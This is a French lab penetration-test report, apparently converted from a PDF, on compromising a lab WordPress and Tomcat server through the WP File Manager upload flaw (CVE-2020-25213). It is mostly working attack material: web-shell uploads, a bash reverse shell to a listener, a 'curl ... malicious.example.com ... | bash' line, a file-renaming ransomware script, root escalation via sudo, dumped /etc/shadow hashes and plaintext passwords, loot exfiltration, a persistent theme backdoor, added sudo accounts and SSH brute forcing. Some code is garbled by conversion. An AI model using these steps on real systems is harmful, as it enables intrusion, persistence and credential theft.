tcp LISTEN 0 256 *:8080 *:*
tcp LISTEN 0 128 [:1]:631 [:]*:*
tcp LISTEN 0 511 *:1443 *:*
tcp LISTEN 0 1 [:ffff:127.0.0.1]:8005 *:*
portailweb@snort-squid-portailweb:~$ sudo nano /opt/tomcat/conf/server.xml
portailweb@snort-squid-portailweb:~$ apache-tomcat-9.0.82.tar.gz.asc 2023-10-11 13:34 833

```

```

portailweb@snort-squid-portailweb:~$ sudo mkdir -p /opt/tomcat/webapps/ROOT/WEB-INF/sessions
portailweb@snort-squid-portailweb:~$ sudo chmod -R 777 /opt/tomcat/webapps/ROOT/WEB-INF/sessions
portailweb@snort-squid-portailweb:~$ 

```

Pour tester le téléchargement d'un fichier malveillant sur le serveur Tomcat et déclencher une désérialisation, il était nécessaire que je vérifie la connectivité avec Curl. Cela m'a permis de confirmer la possibilité de téléverser un fichier malveillant en ciblant le chemin ROOT/web.xml.

The screenshot shows a web browser displaying the Apache Tomcat 9.0.82 welcome page at 192.168.1.6:9090. Below the browser is a terminal window showing the command `./bin/startup.sh` being run, which starts the Tomcat server.

```

portailweb@snort-squid-portailweb:/opt/tomcat$ ./bin/startup.sh
Using CATALINA_BASE: /opt/tomcat
Using CATALINA_HOME: /opt/tomcat
Using CATALINA_TMPDIR: /opt/tomcat/temp
Using JRE_HOME: /usr
Using CLASSPATH: /opt/tomcat/bin/bootstrap.jar:/opt/tomcat/bin/tomcat-juli.jar
Using CATALINA_OPTS:
Tomcat started.
portailweb@snort-squid-portailweb:/opt/tomcat$ 

```

Le POC complet sera accessible sur mon GitHub pour les différentes étapes, et pour mon 2eme attaque j'ai simulé une attaque DDoS avec un réseau de botne en utilisant deux script un pour Command & Control (serveur) et un script BOT (client), j'ai constaté qu'il a chuté après l'épuisement de ses capacités. Pour cela, j'ai simulé 100 requêtes par seconde en lançant 100 bots

The screenshot shows a monitoring interface with various system status metrics on the left and a critical error message on the right.

Status Metrics:

- i Status: running
- Heartbeat State: none
- Node: wizzard
- CPU usage: 40.30% of 3 CPU(s)
- Memory usage: 32.62% (11.64 GiB of 35.69 GiB)
- Bootdisk size: 200.00 GiB
- IPs: No Guest Agent configured

Critical Error Message:

Une erreur critique est survenue sur votre site. Veuillez consulter la boîte de réception de l'e-mail d'administration de votre site pour plus d'informations.

[En apprendre plus sur le débogage de WordPress.](#)

CVE-2020-25213 – WP File Manager ≤ 6.8

Lina BEGUM

Remote Code Execution (RCE) sans authentification

Le portail web :

The screenshot shows a web browser window with the address bar displaying 'Non sécurisé 192.168.1.119'. The page content is a WordPress site titled 'portail' with the subtitle 'Un site utilisant WordPress'. It includes a search bar labeled 'Rechercher' and a menu icon labeled 'Menu'. A red banner with the text 'NON CLASSÉ' is visible. The main headline is 'Bonjour tout le monde !'.

Reconnaissance de répertoire de la page web (ici on a qu'une partie des répertoires trouvé) :

```
START_TIME: Sun Apr 13 18:08:35 2025
URL_BASE: http://192.168.1.6:8080/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Stopping on warning messages

GENERATED WORDS: 4612
▶ -- Scanning URL: http://192.168.1.6:8080/ —
- http://192.168.1.6:8080/0 (CODE:301|SIZE:0)
- http://192.168.1.6:8080/admin (CODE:302|SIZE:0)
+ http://192.168.1.6:8080/dashboard (CODE:302|SIZE:0)
+ http://192.168.1.6:8080/favicon.ico (CODE:200|SIZE:0)
+ http://192.168.1.6:8080/index.php (CODE:301|SIZE:0)
+ http://192.168.1.6:8080/login (CODE:302|SIZE:0)
+ http://192.168.1.6:8080/robots.txt (CODE:200|SIZE:67)
+ http://192.168.1.6:8080/wp-admin/
⇒ DIRECTORY: http://192.168.1.6:8080/wp-admin/
⇒ DIRECTORY: http://192.168.1.6:8080/wp-content/
⇒ DIRECTORY: http://192.168.1.6:8080/wp-includes/
+ http://192.168.1.6:8080/xmlrpc.php (CODE:405|SIZE:42)

--- Entering directory: http://192.168.1.6:8080/wp-admin/ —
+ http://192.168.1.6:8080/wp-admin/admin.php (CODE:302|SIZE:0)
⇒ DIRECTORY: http://192.168.1.6:8080/wp-admin/css/
⇒ DIRECTORY: http://192.168.1.6:8080/wp-admin/images/
⇒ DIRECTORY: http://192.168.1.6:8080/wp-admin/includes/
+ http://192.168.1.6:8080/wp-admin/index.php (CODE:302|SIZE:0)
⇒ DIRECTORY: http://192.168.1.6:8080/wp-admin/js/
⇒ DIRECTORY: http://192.168.1.6:8080/wp-admin/maint/
⇒ DIRECTORY: http://192.168.1.6:8080/wp-admin/network/
⇒ DIRECTORY: http://192.168.1.6:8080/wp-admin/user/

--- Entering directory: http://192.168.1.6:8080/wp-content/ —
+ http://192.168.1.6:8080/wp-content/index.php (CODE:200|SIZE:0)
⇒ DIRECTORY: http://192.168.1.6:8080/wp-content/languages/
⇒ DIRECTORY: http://192.168.1.6:8080/wp-content/plugins/
⇒ DIRECTORY: http://192.168.1.6:8080/wp-content/themes/
⇒ DIRECTORY: http://192.168.1.6:8080/wp-content/upgrade/
```

On trouve bien la vulnérabilité avec le plugin WP File Manager sue le fichier connector.minimal.php

The screenshot shows a browser window with the address bar showing '192.168.1.6:8080/wp-content/plugins/wp-file-manager/lib/php/connector.minimal.php'. The page content is a JSON response with an 'error' object containing a single entry '@: errUnknownCmd'.

- Uploader un malware : ecar
 - echo "X5O!P%@AP[4\ZX54(P^)7CC)7}\$\$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!\$H+H*" > ecar.txt

- Uploader un faux exécutable Linux simple
 - echo -e '#!/bin/bash\ncurl http://malicious.example.com/payload.sh | bash' > malware.sh
 - chmod +x malware.sh
- Uploader un script simulant un ransomware :
 - echo -e '#!/bin/bash\nfor f in \$(find ~/ -type f); do mv "\$f" "\$f.encrypted"; done' > ransom.sh
 - chmod +x ransom.sh
- Uploader un webshell phtm

```
teamkali:~$ curl -X POST -F "cmd=upload" -F "target=li_lw" -F "upload[]=@shell.phtml" http://192.168.1.6:8080/wp-content/plugins/wp-file-manager/lib/php/c
onnector.minimal.php
[{"added": [{"isowner": false, "ts": 1744654847, "mime": "text/x-php", "read": 1, "write": 1, "size": 0, "hash": "l1_czhlbgwucGh0bw", "name": "shell.phtml", "phash": "li_
lw", "url": "/wp-content/plugins/wp-file-manager/lib/php/../files/shell.phtml"}], "removed": [{"isowner": false, "ts": 17
44475929, "mime": "directory", "read": 1, "write": 1, "size": 0, "hash": "l1_lw", "name": "files", "rootRev": "", "options": [{"path": "", "url": "", "tmbUrl": "", "disabled": []}, {"separator": "/", "copyOverwrite": 1, "uploadOverwrite": 1, "uploadMaxSize": 9223372036854775807, "uploadMaxConn": 3, "uploadMime": ["firstOrder": "deny", "allow": ["al
l"], "deny": ["all"]], "disInLineRegex": "(?:video|audio)|image/(?:ogg|x-mpegURL|dash|\xml)|(?:text/plain|application/pdf)", "jpgQuality": 100, "archivers": {"create": [], "extract": [], "uiCmdMap": {}, "syncChkAsTs": 1, "syncMinMs": 0, "i18nFolderName": 0, "tmbCrop": 1, "tmbReqCustomData": false, "substituteImg": true, "onetim
eUrl": true, "trashHash": "t1_lw", "csscls": "elfinder-navbar-root-local"}, "volumeid": "l1", "locked": 1, "isroot": 1, "phash": ""]}], "changed": [{"isowner": false, "ts": 1744654847, "mime": "text/x-php", "read": 1, "write": 1, "size": 0, "hash": "l1_czhlbgwucGh0bw", "name": "shell.phtml", "phash": "li_
lw", "url": "/wp-content/plugins/wp-file-manager/lib/php/../files/shell.phtml"}]}]
teamkali:~$
```

- Contenu web shell

```
teamkali:~$ cat another-obfuscated-phpshell.php
<?php // Usage example: GET /another_obfuscated_phpshell.php?lol=ls%20-al
$S=>array(m('ncoai'),m('myste'),m('cocain'),m('otab'),m('lshe'),m('taboo'),m('sir'),m('cex'),m('iris')),m('gbledin'),m('upastrh'),m('bleeding'));
$TR=>m('etroubl'),$edisable='troubl';$MK=m('dpreamb',,$functio,'preamble');$D=explode(",",$ini_get($TR.'_'.$MK));$P=$_REQUEST;
function m($a,$b,$c) {return str_replace(str_split($a), str_split($b), $c);}
foreach($S as $A) {
    if(!in_array($A, $D)) {
        if($A == m('ncoai'),m('myste'),m('cocain')) $A=$P['lol'];
        elseif($A == m('sir'),m('cex'),m('iris')) {
            exec("$P 2>&1", $arr);
            echo join("\n", $arr)."\n";
        } else echo $A($P['lol']);
        exit;
    }
}
teamkali:~$
```


- Uploader un reverse shell

```
teamkali:~$ curl -X POST -F "cmd=upload" -F "target=li_lw" -F "upload[]=@another-obfuscated-phpshell.php" http://192.168.1.6:8080/wp-content/plugins/wp-fi
le-manager/lib/php/connector.minimal.php
[{"added": [{"isowner": false, "ts": 1744654918, "mime": "text/x-php", "read": 1, "write": 1, "size": 712, "hash": "l1_YW5vdGhlci1vYmZic2NhGvkLXBocHNoZwxslnBocA", "nam
e": "another-obfuscated-phpshell.php", "phash": "li_lw", "url": "/wp-content/plugins/wp-file-manager/lib/php/../files/another-obfuscated-phpshell.php"}], "removed": [{"isowner": false, "ts": 1744654847, "mime": "directory", "read": 1, "write": 1, "size": 0, "hash": "l1_lw", "name": "files", "rootRev": "", "options": [{"path": "", "url": "", "tmbUrl": "", "disabled": []}, {"separator": "/", "copyOverwrite": 1, "uploadOverwrite": 1, "uploadMaxSize": 9223372036854775807, "uploadMaxConn": 3, "uploadMime": ["firstOrder": "deny", "allow": ["all"], "den
y": ["all"]], "disInLineRegex": "(?:video|audio)|image/(?:ogg|x-mpegURL|dash|\xml)|(?:text/plain|application/pdf)", "jpgQuality": 100, "archivers": {"create": [], "extract": [], "uiCmdMap": {}, "syncChkAsTs": 1, "syncMinMs": 0, "i18nFolderName": 0, "tmbCrop": 1, "tmbReqCustomData": false, "substituteImg": true, "onetim
eUrl": true, "trashHash": "t1_lw", "csscls": "elfinder-navbar-root-local"}, "volumeid": "l1", "locked": 1, "isroot": 1, "phash": ""]}], "changed": [{"isowner": false, "ts": 1744654918, "mime": "text/x-php", "read": 1, "write": 1, "size": 712, "hash": "l1_YW5vdGhlci1vYmZic2NhGvkLXBocHNoZwxslnBocA", "name": "another-obfuscated-phpshell.php", "phash": "li_lw", "url": "/wp-content/plugins/wp-file-manag
er/lib/php/../files/another-obfuscated-phpshell.php"}]}
teamkali:~$
```

- Contenu reverseshell

```
teamkali:~$ cat shell.phtml
<?php
exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.1.3/4444 0>&1'");
```

teamkali:~\$ ip a	done
i: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000 link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00 inet 127.0.0.1/8 scope host lo valid_lft forever preferred_lft forever inet6 ::1/128 scope host valid_lft forever preferred_lft forever	
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000 link/ether bc:24:11:0e:a1:7c brd ff:ff:ff:ff:ff:ff inet 192.168.1.3/24 brd 192.168.1.255 scope global eth0 valid_lft forever preferred_lft forever inet6 fe80::bc24:11ff:fea1:7c/64 scope link valid_lft forever preferred_lft forever	I



Index of /wp-content/plugins/wp-file-manager/lib/files

Name	Last modified	Size	Description
Parent Directory	-	-	
another-obfuscated-phpshell.php	2025-04-12 18:38	712	
shell.phtml	2025-04-14 20:20	0	

Apache Server at 192.168.1.6 Port 8080

- Ecoute avec net cat sur le port 4444 : nc -lvp 4444

- Exécution du reverse shell depuis la page web

The screenshot shows a browser window with the URL `192.168.1.6:8080/wp-content/plugins/wp-file-manager/lib/files/shell.phtml`. The address bar also includes links to Kali Linux, Kali Training, Kali Tools, Kali Docs, Kali Forums, NetHunter, Offensive Security, Exploit-DB, and GHDB.

- Connecté à l'utilisateur www-data qui a des permission de lecture

```
teamkali:~$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.6] 32920
bash: cannot set terminal process group (128197): Inappropriate ioctl for device
bash: no job control in this shell
<html>/wp-content/plugins/wp-file-manager/lib/files$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
<html>/wp-content/plugins/wp-file-manager/lib/files$
```

- Visualisation de /etc/passwd avec les utilisateur

```
<html>/wp-content/plugins/wp-file-manager/lib/files$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
tss:x:103:109:TPM software stack,,,:/var/lib/tpm:/bin/false
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:105:111:system Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:106:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:107:115:RealtimeKit,,,:/proc:/usr/sbin/nologin
dnsmasq:x:108:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
avahi:x:109:116:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
speech-dispatcher:x:110:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
pulse:x:111:118:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin
saned:x:112:121::/var/lib/saned:/usr/sbin/nologin
colord:x:113:122:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:114:123::/var/lib/geoclue:/usr/sbin/nologin
Debian-gdm:x:115:124:GNOME Display Manager:/var/lib/gdm3:/bin/false
snort:x:1000:1000:snort,,,:/home/snort:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
squid:x:1001:1001,,,:/home/squid:/bin/bash
portailweb:x:1002:1002,,,:/home/portailweb:/bin/bash
suricata:x:1003:1004,,,:/home/suricata:/bin/bash
```

- Liste d'utilisateur du serveur web : on va que il y deux utilisateur intéressant snort et squid. Donc on peut conclure que le system utilise ca.

```
10
uid=33(www-data) gid=33(www-data) groups=33(www-data)
<html>/wp-content/plugins/wp-file-manager/lib/files$ cd /home
cd /home
www-data@snort-squid-portailweb:/home$ ls
ls
elie
ilian_ayadi
laetitia_aitmohand
mathieu_gribovalle
portailweb
snort
squid
suricata
theophile_taffoureau
yacine_souam
www-data@snort-squid-portailweb:/home$
```

- Liste de tous les fichiers de configuration

```
www-data@snort-squid-portailweb:/var/www/html$ ls
ls
index.php
license.txt
readme.html
wp-activate.php
wp-admin
wp-blog-header.php
wp-comments-post.php
wp-config-sample.php
wp-config.php
wp-content
wp-cron.php
wp-includes
wp-links-opml.php
wp-load.php
wp-login.php
wp-mail.php
wp-settings.php
wp-signup.php
wp-snapshots
wp-trackback.php
xmlrpc.php
```

- Lecture du fichier wp-configuration.php, je trouve les informations de connection à la base de données en tant qu'administrateur

```
www-data@snort-squid-portailweb:/var/www/html$ cat wp-config.php
cat wp-config.php
<?php
/**
 * La configuration de base de votre installation WordPress.
 *
 * Ce fichier contient les réglages de configuration suivants : réglages MySQL,
 * préfixe de table, clés secrètes, langue utilisée, et ABS_PATH.
 * Vous pouvez en savoir plus à leur sujet en allant sur
 * {lien http://codex.wordpress.org/F:Modifier_wp-config.php Modifier
 * wp-config.php}. C'est votre hébergeur qui doit vous donner vos
 * codes MySQL.
 *
 * Ce fichier est utilisé par le script de création de wp-config.php pendant
 * le processus d'installation. Vous n'avez pas à utiliser le site web, vous
 * pouvez simplement renommer ce fichier en "wp-config.php" et remplir les
 * valeurs.
 *
 * @package WordPress
 */
// ** Réglages MySQL - Votre hébergeur doit vous fournir ces informations. ** //
/** Nom de la base de données de WordPress. */
define( 'DB_NAME', 'wp202503_edr' );
/** Utilisateur de la base de données MySQL. */
define( 'DB_USER', 'adminwp202503_edr' );
/** Mot de passe de la base de données MySQL. */
define( 'DB_PASSWORD', '@r5285yuFuy8' );
/** Adresse de l'hébergement MySQL. */
define( 'DB_HOST', 'localhost' );
```

- Liste de toutes les plugins utilisés

```
www-data@snort-squid-portailweb:/var/www/html/wp-content/plugins$ ls
ls
akismet
contact-form-7
duplicator
easy-wp-smtp
hello.php
index.php
loginpress
php-everywhere
simple-301-redirects
wordpress-popular-posts
wp-file-manager
wp-gdpr-compliance
wp-mobile-detector
wpforms-lite
```


- Dans le dossier wp-snapshot je vois que y a une base de donnée de récupération, je vais voir si je peux la télécharger

- Base de données de récupération télécharger (je peux aussi faire directement depuis le url) : CVE-2020-11738

```
teamkali:~$ wget http://192.168.1.6:8080/wp-snapshots/20250413_portailwebdepariscite_d0795fc645e967753122_20250413213550_archive.zip
--2025-04-13 18:27:31-- http://192.168.1.6:8080/wp-snapshots/20250413_portailwebdepariscite_d0795fc645e967753122_20250413213550_archive.zip
Connecting to 192.168.1.6:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 40934203 (39M) [application/zip]
Saving to: '20250413_portailwebdepariscite_d0795fc645e967753122_20250413213550_archive.zip'

20250413_portailwebdepariscite_d0795fc 100%[=] 39.04M 186MB/s in 0.2s
2025-04-13 18:27:31 (186 MB/s) - '20250413_portailwebdepariscite_d0795fc645e967753122_20250413213550_archive.zip' saved [40934203/40934203]
```

- Crash du site en essayant de mettre un back door en tant que www-data ou n'importe quel code.



- find / -perm -4000 -type f 2>/dev/null pas de SUID exotiques vulnérables ;

```
<html/wp-content/plugins/wp-file-manager/lib/files$ find / -perm -4000 -type f 2>/dev/null
<r/lib/files$ find / -perm -4000 -type f 2>/dev/null
/usr/libexec/polkit-agent-helper-1
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/ntfs-3g
/usr/bin/sudo
/usr/bin/fusermount3
/usr/bin/mount
/usr/bin/umount
/usr/bin/chfn
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/passwd
/usr/lib/xorg/Xorg.wrap
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/sbin/pppd
```

- Les versions de pkexec jusqu'à 0.105 (inclus) sont vulnérables à CVE-2021-403. Ici la version est vulnérable mais je n'arrive pas à écrire avec mon reverse shell qui me fait des beug.

```
<html/wp-content/plugins/wp-file-manager/lib/files$ pkexec --version
pkexec --version
pkexec version 0.105
```

- Je peux me balader sur les comptes des utilisateurs du serveur web comme snort par exemple et voir leurs fichiers de configuration.

```
www-data@snort-squid-portailweb:/home$ cd snort
cd snort
www-data@snort-squid-portailweb:/home/snort$ ls
ls
Bureau
Documents
Images
Modèles
Musique
Public
Script.sh
Téléchargements
Vidéos
www-data@snort-squid-portailweb:/home/snort$ cat Script.sh
cat Script.sh
#!/bin/bash

# Le dossier où sera installé snort.
dossier_installation=""

# Gère la prise de paramètres.
while getopts "d:" opt
do
  case $opt in
    R*) read_file=$OPTARG
        ;;
    *) echo "Unknown option -$OPTARG"
        exit 1
        ;;
  esac
done
```

- L'utilisateur www-data peut lancer /bin/bash en tant que root sans mot de passe car on voit : (ALL) NOPASSWD: /bin/bash

```
<html/wp-content/plugins/wp-file-manager/lib/files$ sudo -l
sudo -l
Matching Defaults entries for www-data on snort-squid-portailweb:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on snort-squid-portailweb:
(ALL) NOPASSWD: /bin/bash
```

- Je suis root

```

* (ALL) NOPASSWD: /bin/bash
www-data@snort-squid-portailweb:/home$ sudo bash
sudo bash
ls
elie
ilian_ayadi
laetitia_aitmohand
mathieu_gribovalle
portailweb
snort
squid
suricata
theophile_taffoureau
yacine_souam
id
uid=0(root) gid=0(root) groups=0(root)

```

- Mot de passe de certains compte trouvé :

```

grep -r "passwd" /home/
/home/suricata/.cache/gnome-software/odrs/ratings.json:    "redhat-userpasswd.desktop": {
grep: /home/suricata/.cache/gnome-software/appstream/components.xmlb: binary file matches
/home/squid/.cache/gnome-software/odrs/ratings.json:    "redhat-userpasswd.desktop": {
grep: /home/squid/.cache/gnome-software/appstream/components.xmlb: binary file matches
/home/squid/.bash_history:echo "squid-read-splunk:edc486rfv1" | sudo chpasswd
/home/squid/.bash_history:echo "squid-read-elastic:fkg4e2h5n" | sudo chpasswd
/home/squid/.bash_history:echo "squid-read-qradar:ke8d1j4f5e6" | sudo chpasswd

```

- Visualisation de /etc/shadow avec les mot de passe contenant les hashs des mots de passe utilisateurs Linux)

```

snort:$y$j9T$Fl4F0YqzK/sei8ZaeYQ97.$oZvChKX/VQHDDG1D5Tu.b8GNa.WytaZdeCGRJtg8u.:20171:0:99999:7:::
systemd-coredump:[!]:20171:::::
squid:$y$j9T$W3Y1dZ1CMW1bDx9Up.$SSAsyrEUjtiiYaqhWt9fQL21mlriR009sygonKSrv2:20171:0:99999:7:::
portailweb:$y$j9T$1c5exBQUsWx4hXA/NUwj.$Ks3VqiM40tCKdCAFa3hF35SbTwxjxgHhpl5fhEth3G/:20171:0:99999:7:::
suricata:$y$j9T$k2aFPUP3MoK5gD4CnVm/H.$XPu8KF6TOGh8lGf5odKg6.X6awQdPQuemGcKyiEmBd1:20182:0:99999:7:::
tcpdump:[*]:20182:0:99999:7:::
wazuh:[*]:20182:0:99999:7:::
mysql:[!]:20182:0:99999:7:::
mathieu_gribovalle:$y$j9T$Q8qTdjguKaig02izdPD93/$4IV549HzkT8Bgqu.FjktYT8vLR0bri9y//oHXf5Zk2:20186:0:99999:7:::
ilian_ayadi:$y$j9T$4H7kAR68zWr.b1Ylo1gje0$bhnit2PqdVfG.rWr00Rzmf73JW97c.V6l7PqgJLFj0:20186:0:99999:7:::
laetitia_aitmohand:$y$j9T$T6GFICN7jtCiUDRSp7peA1$/0.juRwzuFggBYQS3k5M7VmInsfdnM7vZNhpgrwQC:20186:0:99999:7:::
theophile_taffoureau:$y$j9T$CSqA3RaxUDGE5ghwX69z1$821An8AGvCHBT17heV6meIK5qjGPWV1JDpOgsHf0A2:20186:0:99999:7:::
yacine_souam:$y$j9T$Mz0BGKqv5rpCqjyVvXHT0$55.Fk2x.Ib2.7au5wDpw4wGgeTZPK2v5qZdpmpf2u9:20188:0:99999:7:::
elie:$y$j9T$KKoIOaww/7i89tkCU/w9M/$3yzs4oaDnm7.ZPYCH0ps8skjh0hFrW0k1nPpk2ni0:20189:0:99999:7:::
squid-read-splunk:$y$j9T$p49UDlZR3Z0nRIAzYzB.L.$D2st1z0dg30W2NMFBmxZ1Me3hACJHEZY2arWD2YwU9C:20189:0:99999:7:::
squid-read-elastic:$y$j9T$0jTSxxHQBl2inIBDhd9rp1$mrVvaP23a|M9pEV2LfwTQuIpB9/54Dwl6XXMj5Mktq/:20189:0:99999:7:::
squid-read-qradar:$y$j9T$Mo5reLcVHHp91Cr2yvHfL1$HTbcx.C.5zFitX9QY3u8G1pviEM0WpvM86si7RwhajD:20189:0:99999:7:::

```

- Téléchargement de fichier intéressant

```

tar -czvf /tmp/loot.tar.gz -C /tmp/loot snort.rules squid.conf
snort.rules
squid.conf
cd /tmp
ls
loot
loot.tar.gz

```

```

python3 -m http.server 8085
192.168.1.3 - - [14/Apr/2025 22:38:43] "GET /loot.tar.gz HTTP/1.1" 200 -
team@kali:[tmp]$ wget http://192.168.1.6:8085/loot.tar.gz
--2025-04-13 20:14:38-- http://192.168.1.6:8085/loot.tar.gz
Connecting to 192.168.1.6:8085... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 171832 (168K) [application/gzip]
Saving to: 'loot.tar.gz'

loot.tar.gz          100%[=====] 167.80K --KB/s   in 0.001s

2025-04-13 20:14:38 (300 MB/s) - 'loot.tar.gz' saved [171832/171832]

team@kali:[tmp]$ ls
loot.tar.gz


```

- Création d'une backdoor persistante (modification du thème)

```

<lweb:/var/www/html/wp-content/themes/twentytwenty$ sed -i '2i if(isset($_GET["cmd"])) { system($_GET["cmd"]); }' functions.php
<lweb:/var/www/html/wp-content/themes/twentytwenty$ head functions.php
head functions.php
<?php
if(isset($_GET["cmd"])) { system($_GET["cmd"]); }
/**
 * Twenty Twenty functions and definitions
 *
 * @link https://developer.wordpress.org/themes/basics/theme-functions/
 *
 * @package WordPress
 * @subpackage Twenty_Twenty
 * @since 1.0.0

```



- Ajout d'un compte administrateur wp
- Ajout d'un compte sudo

```
adduser lina
Adding user 'lina' ...
Adding new group 'lina' (1014) ...
Adding new user 'lina' (1013) with group 'lina' ...
The home directory '/home/lina' already exists. Not copying from '/etc/skel'.
New password: lina
Retype new password: lina
passwd: password updated successfully
Changing the user information for lina
Enter the new value, or press ENTER for the default
  Full Name []:
  Room Number []:
  Work Phone []:
  Home Phone []:
  Other []:

Is the information correct? [Y/n] Y
bash: line 12: Y: command not found

adduser lina
adduser: The user 'lina' already exists.
usermod -aG sudo lina
su - lina
id
uid=1013(lina) gid=1014(lina) groupes=1014(lina),27(sudo)
```

- Supprimer la base de donnée (je ne l'ai pas fais pour la continuité du projet)
- Une fois root on fait du latéral pivoting
 - Nmap

```
nmap -sn -PE -T2 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2025-04-14 23:47 CEST
Nmap scan report for 192.168.1.1
Host is up (0.00030s latency).
MAC Address: 46:41:24:D8:A1:08 (Unknown)
Nmap scan report for 192.168.1.2
Host is up (0.00040s latency).
MAC Address: BC:24:11:8B:12:68 (Unknown)
Nmap scan report for 192.168.1.3
Host is up (0.00035s latency).
MAC Address: BC:24:11:0E:A1:7C (Unknown)
Nmap scan report for debian (192.168.1.5)
Host is up (0.00039s latency).
MAC Address: BC:24:11:B0:A0:F4 (Unknown)
Nmap scan report for 192.168.1.8
Host is up (0.00036s latency).
MAC Address: BC:24:11:C5:1F:57 (Unknown)
Nmap scan report for siem-splunk-elastic (192.168.1.9)
Host is up (0.00037s latency).
MAC Address: BC:24:11:42:7B:FC (Unknown)
Nmap scan report for sim-qradar-console-edr (192.168.1.10)
Host is up (0.00035s latency).
MAC Address: BC:24:11:24:F9:4D (Unknown)
Nmap scan report for guacamole (192.168.1.11)
Host is up (0.00023s latency).
MAC Address: BC:24:11:2E:37:3E (Unknown)
Nmap scan report for pfSense (192.168.1.12)
Host is up (0.00040s latency).
MAC Address: BC:24:11:E3:B2:00 (Unknown)
Nmap scan report for snort-squid-portalweb (192.168.1.6)
Host is up.
```

- Brut de force : je n'ai rien trouvé avec la commande suivante

```
:/SecLists/Discovery/Web-Content$ for ip in 192.168.1.1 192.168.1.11 192.168.1.20; do hydra -L ~/Downloads/usernames_hydra.txt -P ~/SecLists/Passwords/500-worst-passwords.txt ssh://$ip -t 4 -f -V -o hydra_$ip.txt; done
```

```
[NTHC] target 192.168.1.11 - login "yacine_souam" - pass "testet" - 8995 of 9000 [child 0] (0/0)
